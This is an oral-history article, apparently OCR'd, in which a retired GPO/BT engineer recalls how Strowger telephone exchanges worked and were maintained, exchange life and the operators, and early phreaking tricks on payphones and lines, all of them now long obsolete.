In a Strowger exchange of a decent size, one 10,000 line exchange could take up a factory floor space. You could walk around the equipment.

Big exchanges could be three or five storeys high. They were very big places. Switching centres were even bigger. BT was the largest land owner at the time.

Now, with digital equipment, everything has become compact and so much space is not required for handling a large number of lines.

If we did not have digital or electromechanical equipment you would need millions and millions of operators to handle the calls.

When GPO started using electromechanical exchanges the amount of staff they needed shrunk considerably. Today with digital, it's even more reduced to the point where all you need is a box of equipment stuck up a pole somewhere.

BT has changed out of all recognition during Mr W's time as an engineer, joining in 1965 and working on Strowger equipment. He saw Strowger being phased out in the 80's (see above), and Crossbar being put in as an interim before System X and System Y. System X was chosen as the standard, and over the next decade everything was moved over to digital.

BT couldn't go over to digital straight away, they needed an interim and so the Crossbar system was chosen. This meant training up a lot of staff in a new technology, and this was very expensive and time consuming.

As a nationalised company, BT (or GPO at the time) had to field trial these upgrades; they couldn't just pick the biggest exchanges like London and Manchester first.


The field trials would be to a very high level. They would use places in Wales or Scotland. When they were happy with it they would then start to roll it out. When the systems did go live, there shouldn't be

any surprises. Strowgers were, strangely enough, costed by weight rather than man hours. When BT bought these units they were paid for by weight, which seemed to work.

The components inside the selectors were quite expensive, such as the copper used for earth. Some of the contacts were platinum, if they were taking heavy current, to stop wear. Large copper cables where coated with lead for earthing. They were worth a fortune, and earned BT a lot of money when they were stripped out.

The Strowgers worked on 50v DC. When a customer picked up their phone, it would put a short circuit across the line that activated the exchange equipment. The equipment would then send back a dial tone telling the customer that it was ready to receive the dials.

When the customer dialled, all that happened was that the phone would break that loop for every pulse. So for the digit dialled 0 ten pulses were sent, for 1 one pulse was sent, for 2 two pulses were sent,and so on.




Manchester, London, Liverpool, Glasgow, Edinburgh and Birmingham had director systems. You would dial into a director system, and it would work out how to route the call. The director system would find a route and then send out routing digits to connect your call. Outside the big cities you had to dial using dialling codes. From Welwyn Garden to Hatfield you would dial a 2.

If you were in Old Welwyn and wanted to dial Hatfield you would have to dial 96, and if you where in Stevenage and you wanted to dial Hatfield you would dial 874. Every exchange had its own dialling code, which was horrendous.

London and the main 5 cities had uniform dialling. So for example, Barnet numbers began with 227 on the dial. Finchley was FIN or 346, Cranbury was CAN or 226 so they where alpha numeric. The director system would translate the 3 digit number and put the call through to the exchange that you wanted. This would work only from within London. Today we have this system everywhere. The caller doesn't need to care where they want to dial to, they just dial the number and the system routes their call through to where it needs to go.

In the early days you had to have long trunk junctions if you wanted go up from London to Birmingham, or Manchester up to Edinburgh. The technology at the time was fairly basic. To get voice over long distances the conductors had to be very thick cables in an effort to minimise the loss and keep resistance down, which cost a lot of money. These cables have since been ripped out and used for other things.

Junctions were very expensive - for example, if you had 10 exchanges and wanted to call from exchange A to exchange B, you had to have a junction between A and B, which would be buried underground. You would also have junctions to exchanges C, D, E and so on. Junctions between all of them were needed, connected in a mesh.



It was easier to put an exchange in the middle of that mesh and have junctions going into that exchange. The caller would then call into it, and it would route the call. This method was called the tandem exchange (see right), which was much cheaper. However if the tandem exchange went down,

no-one could make any calls, as it was the single point of failure. These things tended to happen.

With a Strowger if a selector failed, when a customer seized it and tried to dial, nothing would happen and they would get back a NU (number unobtainable) tone. While the customer is using this failed selector, no one else can connect to it, so the other customer's calls would be completed. This would show individual calls failing and others getting through. On modern systems you don't have this - it works, or everything is off the air.

Another interesting problem with Strowgers were crossed lines - if there was a fault in the unit a customer could dial away and start listening to someone else's conversation. This could also cause the calls to get locked up, where you cannot clear down till the two other parties did, or you could lock them up too. The caller couldn't get away because of the way the systems worked.

This Selector is called a two motion selector (see left), because it moves vertically and rotary under the control of the electromagnets. It would also release to a neutral position.

A pair of wires is needed to talk over. The pair of wires would come in from the customer end, and plug into the back of the unit. These would then be wrapped around the selector wipers.

One wire would be positive, and the other negative. On the wipers there would be a set of contacts. Assuming the arm is rotary, it would slide over a "bank" of contacts which surrounds the arm. When the arm moved one step to the right, it would connect to position 1, and so on. If there was a bank of 10 connectors, this would mean there could be 10 customers using this one selector for each step and set of contacts. When a customer dials, the selector arm would rotate however many steps the customer pulsed. This would then put the customer onto the line.

The contact above that was called the private contact and was used to check if the line was engaged. If the line was engaged, it would receive an "earth condition". The selector would not then connect those calls, and it would return the busy tone to the caller. If the line was not engaged, it would then send back a ringing tone to the caller, and ringing current to the line. When the person answered, a relay sent a condition to the selector arm to step the meter, so that the customer was charged.

Another relay would send out the transmission power back to the customer, and to the line, to connect the calls so they could talk. When the customer hung up, the selector arm dropped down and reset, clearing the lines, and was ready to receive another call. Normally you would have a rack of these selector units. The rack would be 12 foot high with about 5 shelves.




Fig. 472. General View of Equipment—Miscellaneous Racks in Foreground


construction to those used in larger exchanges. The relative humidity is controlled by tubular heaters which are fitted at the foot of each rack immediately below the wiring (see Fig. 472).

The cabling arrangements are much the same as those of a non-director main exchange. The subscribers' circuits terminate on the line side of

In another case, if we had two rows of a bank instead of one row of ten contacts, we would get ten sets of ten contacts; we could have a 2 digit calling scheme. The numbering scheme would be 00 to 99.

Let's say we want to call customer on number 25. We pick up the phone, dial 2. That would then select level 2. Dialling 5 would then dial customer 25, then it would check if the line was busy. If not, it sends back a ringing tone, and rings the line. With this bank, we can have up to 100 customers.

So, if we placed another selector before this one, but on its banks are not 10 customers but 10 more selectors with a 2 digit dialling scheme,




we would now have 10 lots of 100. This would be a 1,000 line exchange with a 0000 to 9999 numbering scheme.

An exchange could be expanded even more, and have 10 lots of 1000 lines to give you a 10,000 line exchange. This could build up and up. There would be racks upon racks of selectors like these. With so much kit and moving parts things were bound to go wrong.

The most troublesome parts were the ratchet: the ratchet had teeth that the selector arm would ride on. The selector arm was moved by an electromagnet. The magnet would get energised by the relays and push the arm up or sideways. This would sometimes break, giving no vertical action. The arm would just sit there clicking up and down, but not engaging.

Wipers were also a fragile component: they would have to be perfectly aligned, otherwise they could hit the bank and be bent. This would mean that they would not be able to connect the call, or they could even short out other lines.



Some times the arm would not release properly and reset back to its home position. If this happened an alarm would come back, and an engineer would go over to the selector and reset it manually, then investigate the issue.

Regular routine maintenance would be carried out to clean up any dirty contacts on the relays and wipers. Dirt could build up on the relays, and make the relays stick, preventing accurate dialling. This was due to the dust and oil mixing together creating a nasty paste.

Strowgers were very expensive to buy, and due to their nature were very expensive to maintain; BT had engineers looking after then 24 hours a day.

The wipers would be cleaned and the banks taken out every six months and checked. The entire selector was overhauled about every year.

This meant a massive overhead on the upkeep of the equipment for BT. Not to mention the extensive training that the engineers received. They were trained on every aspect of the selectors so they could work their way around them blind. They would have had to learn all the circuit diagrams.

Some of the vulnerabilities of the equipment did get abused, mainly by taxi companies. Rival taxi companies would call up their competitors, and hold up their line by not hanging up. If the called subscriber hung up a relay would release, but the called subscriber's line would still be held up. A light would come on the front of the selector; an engineer walking around the exchange would see that light and knock the call out.

Sometimes the taxi drivers would come around to the exchange and complain that someone was holding their line up. Some engineers would request money for clearing the line, while others would deliberately hold the line up to get money.


Operators were being phased out during the mid 60's. In the picture above you can see the operator girls working on the bridge desks. The lady standing on the right of the picture is the section supervisor. The desk further on the right corner was used by the chief supervisor; the section supervisor would patrol behind the girls and make sure that calls where being answered in time. The lights would indicate waiting calls.

When things were busy the Section supervisor would say "Lights, girls!" in an authoritative voice. The atmosphere of the operator offices were very like a military war room, the supervisors were very strict and if an operator girl wanted to go to the toilet, she would have to put her hand up and request "can I have an urgent?" - the term was short for urgent casual leave. If the "suppy" said no, they were not allowed to go.


By 1970 the Operator boards were completely gone. In this picture you can see the last ever operator board in London (see right).

When contractors were pulling operator boards out, they said that the wiring in the back simply turned to dust and disintegrated. The operator desks were made out of beautiful mahogany wood.

Telephone exchanges were very friendly places. More so, if the exchange was shared with operators - back in the old days, it was just operators, and the engineers would support the operators.




The two were not allowed to mix. If an engineer wanted to go out with an operator, they were not allowed and they would get split up. The thinking behind this was that it could lead to problems or compromise the GPO. It was a civil service job - if an engineer got engaged to an operator, they would have to be prepared to be transferred to another exchange or leave the company. A friend of Mr W's was one of the first to stay in the same exchange as his wife, when they eventually relaxed the rules.



What you have to remember is that this was part of the civil service, so they had very strict rules. For example, silly things like when you became salaried staff, you were given casual leave on a Friday afternoon so you could go to the bank and take your money out when you were paid.

Testing was a big part of the operation of telephone exchanges. There were tester engineers, who would test the test equipment. There were also a bunch of numbers at every exchange that were not given to customers, but reserved for testing. Engineers would regularly call these numbers - if they worked, a piece of equipment at the other end would pick up and send a tone back. If the call failed the equipment would bring an alarm up. The engineer could then trace the call and find the fault.

Operators would monitor calls. They would listen in on 200 calls a month on every exchange. This would give BT/GPO a grade of service. An operator would listen in, they could hear the customer dial a number, if the call connected, and if the customer was talking, they would put down. If there was a problem, they would record it. That measured the exchanges “grade of service”. If the grade of service dropped below a defined level, then there would be trouble. This was called the “obs” figure; observation. This in itself caused some problems. if a manager was mainly focused on stats they could be fed false results.





Mr. W remembers a friend who hooked up a tone generator to an “obs machine”. The tone generator worked such that if a tone did not come back within a certain amount of time, the tone generator would make a ringing tone. So the operator listening in would hear the ringing tone, and think that the called customer did not pick up. Some of these techniques where used to fiddle the figures. Other engineers’ roles were to monitor traffic flow to make sure BT had enough equipment.

If the selector had ten steps and was trying to find another selector to put the call through, and if there were no spare outlets, it would switch to contact 11 and would return the “equipment busy” tone which was slightly different to the standard busy tone. The standard busy tone consisted of beeps all at the same volume, whereas the equipment busy tone was made up of beeps at alternating levels, so you could distinguish that the call had failed due to a lack of equipment. If there was a large number of failures, the selector would also step a meter to register that a call had failed due to lack of equipment. BT would look at the levels of failures, and if it reached a certain level, you would put more kit in. On the other hand, if you had a fault condition that made it looked as if it was busy when it was not, you would still be losing traffic.

Within telephony, a guy called Erlang was working on a unit of measurement for traffic flow:

- One circuit engaged for one hour is one Erlang.
- Two circuits engaged for half an hour is one Erlang.
- Sixty circuits engaged for one minute is one Erlang.





BT would use this unit of measurement to calculate the traffic flow through exchanges by the number of Erlangs, so you could see how much traffic flow was getting through and how much was not, and that would give a good indication of how much more equipment BT would need to put in.

If a piece of equipment was faulty, an engineer would move the jumper on the front panel over to the busy point to busy out the selector. (see left) Then that equipment was not being used and subscribers couldn't call through it; it was now taking up valuable space and resources. The procedure was for a "fault doc" to be hung off the jumper saying, for example, "no vertical movement". An engineer would arrive to fix it. Mr W held the record at WG exchange for changing rotary magnets: he could change 3 in an hour and once you got the swing of it, off you went!

There are some equivalent UAX exchanges still in existence in the UK, however they are digital now, and no Strowgers are used. There was an initiative to keep behind some of this kit. In the basement of most exchanges there is a place called a "war room": WG had one which had a little management board, some beds and some telephones, so if a bomb went off you still had communications. In London during the war they were cutting through a brand new tube train link but that never happened so the GPO took them over and placed trunk exchanges in them.

They had all sorts of stuff down there like batteries, beds, canteens and other long term survival equipment. You can see these tunnels in Hacker Voice TV episode 2. The idea was to protect this equipment against atomic bombs. The Hiroshima bomb put a stop to that, as it quickly showed that the tunnels where simply not deep enough. The idea behind keeping this equipment was that an electromagnetic pulse (EMP) from an atomic bomb would wipe out all digital equipment but the Strowgers would not be affected. When a bomb goes off these selectors will still keep on working.


At the time there were a few journals about telephony. Mr W joined the Institute of Post Office and Electrical engineers (IPO), They released a quarterly journal that was extremely high brow. It covered all sorts of topics but it would also cover all the City and Guilds questions, and give you model answers to them. It was a very good magazine but it was heavy going to read.

Mr W: "I wasn't aware of the term 'phone phreak', but I did know about certain people who could whistle their way around the network when we brought in MF signalling. With loop disconnect dialling all you had was the pulse; the trouble with that was if you wanted to make a call from here to Scotland you would dial your 12 or 13 digits: it takes about a second per digit so that's about 12 seconds to pulse that out. Those digits are then stored and translated and then off they go so it can take up to 30 odd seconds for a call to click through.

"So that was a very slow process. If you are sending the digit 1, it takes you ten times longer than to send the digit 0. They then started to come up with an AC system, where pulses where turned into blips. This was called AC13. It was a stupid idea, really, but once you got it working you could send it through anything like transformers and convert it back to dial pulses. With AC13 you had one blip of tone for the digit 1, and two for the digit 2, three blips for the digit 3 and so on, so you still had to wait a long time to send the pulses.

"Then they came out with AC15. AC15 was a combination of tones, in an attempt to duplex the tones and speed up the digit transmission process.

You selected any two tones; so two tones for the digit 1, another for the digit 2, so all digits where equal length. So what you had on the keypad going down (fig – missing?) was frequency A B C and going across D, E and F. So if you press the digit one it would be A+B, the digit two would be B+D and so on. So that was much quicker.



"On Payphones you used to have "gongs". Coins would fall and hit the different "gongs" for the type of coin. An operator would hear this and could tell what coin was dropped in. But this in itself had a problem: for this system to work, the payphone needed a separate microphone inside the box for the operator to be able to hear the gongs. So the telephone handset had a microphone but that microphone was cut off till the person paid the money.

"Some people in the know would not use the receiver of the handset, but they would talk into the coin shoot so you could have a conversation without paying a penny by talking through the coin shoot! The other thing was, of course, with the automatic systems you picked up the receiver, you put in your 4 pence in and then you could dial. Putting the 4 pence in would release the dial circuit - before that you could dial anything, but nothing would happen.

"But what you have to remember is that the pulses were just loop disconnect pulses, so you picked the phone up and the receiver rest came up, so if you tapped that you could tap your way through as if you were loop disconnecting the circuit and sending your pulses through. It's what my wife used to be good at when she was younger. But an engineer back at the exchange could hear this as the selector would be going 'clunk, clunk, clunk' instead of 'brrup, brrup, brrup', so an engineer would put their plug in and shout 'Put that phone down!!'. You could hear that kind of stuff all the time.

"People were pratting about all the time. As the phone boxes came into the exchange on specific bits of equipment, you could hear out for that. Sometimes you would knock the call off or you would shout down the line at them. Silly people.

"When I was an apprentice, I was working on the test machines, and I could hear a no tone. Then suddenly I could hear someone say 'this is rollen bollen base calling flying doctor come in please' over and over then you could hear a 'click click', 'This is the flying doctor' So I thought what the hell was going on? I traced the call and it came back to North Hendon. I worked out that there were two engineers in North Hendon working, and they were trying to identify circuits. What you would normally do is open up the cable run, and pull out the wires then your mate would feel for what wire it was and this would take a very long time.


"What they were doing was one guy was sitting on the trunk calling out, with the other guy walking around with a phone plugging into pairs, and when he heard him he would call back. The trouble is with them going on the trunks is that it destroys every call that goes to it - but who cares?

"When PCM (Pulse code modulation) came in, those were the first digital systems. That was the nearest thing to magic. We had 4 channels, then we had 24 PCM, and now you have 32 channel PCM which is the standard. There, if you wanted to work on the multiplex, you had 24 channels to play with. You had to busy out the 24 links. So you would listen in and if there was a conversation taking place you would put a certain switch in place, so when the conversation cleared down it wouldn't let anyone else pick it up. But if you got data going over the bloody thing, you could sit there for an hour waiting for the thing to clear.

“After a few months of this, you would just pull all 24 links out and drop any calls on there and sod it! So you start to get very blasé, but its only customers isn’t it?.

“Once I had a cleaner in WG exchange that had a set of mobile ladders. The ladders had very light springs, so when there was no load the ladder had little wheels, making it very easy to move them around. As soon as you stepped on them they would drop down on their rubber stoppers and become secure. So he put a bucket of cleaning water on top of the ladder on the top step and he was moving the ladder around the racks. Suddenly the ladder snagged and the bucket of cleaning water that was pretty mucky went down the back of one of the racks. God, I never saw nothing as bad as that.

It shorted everything out, but the ringing current that comes into the selectors via what was called U clips so that you could pop the selectors out of their holders on the racks and where the ringing current would come in via the U clips you had flames of sparks shooting out and all the banks that the selectors ran across as the water got into them and as the water was nice and dirty soapy water you had what looked like fungus bellowing out of the banks because it mixed with the oil grime and dirt and soap. That was good fun.



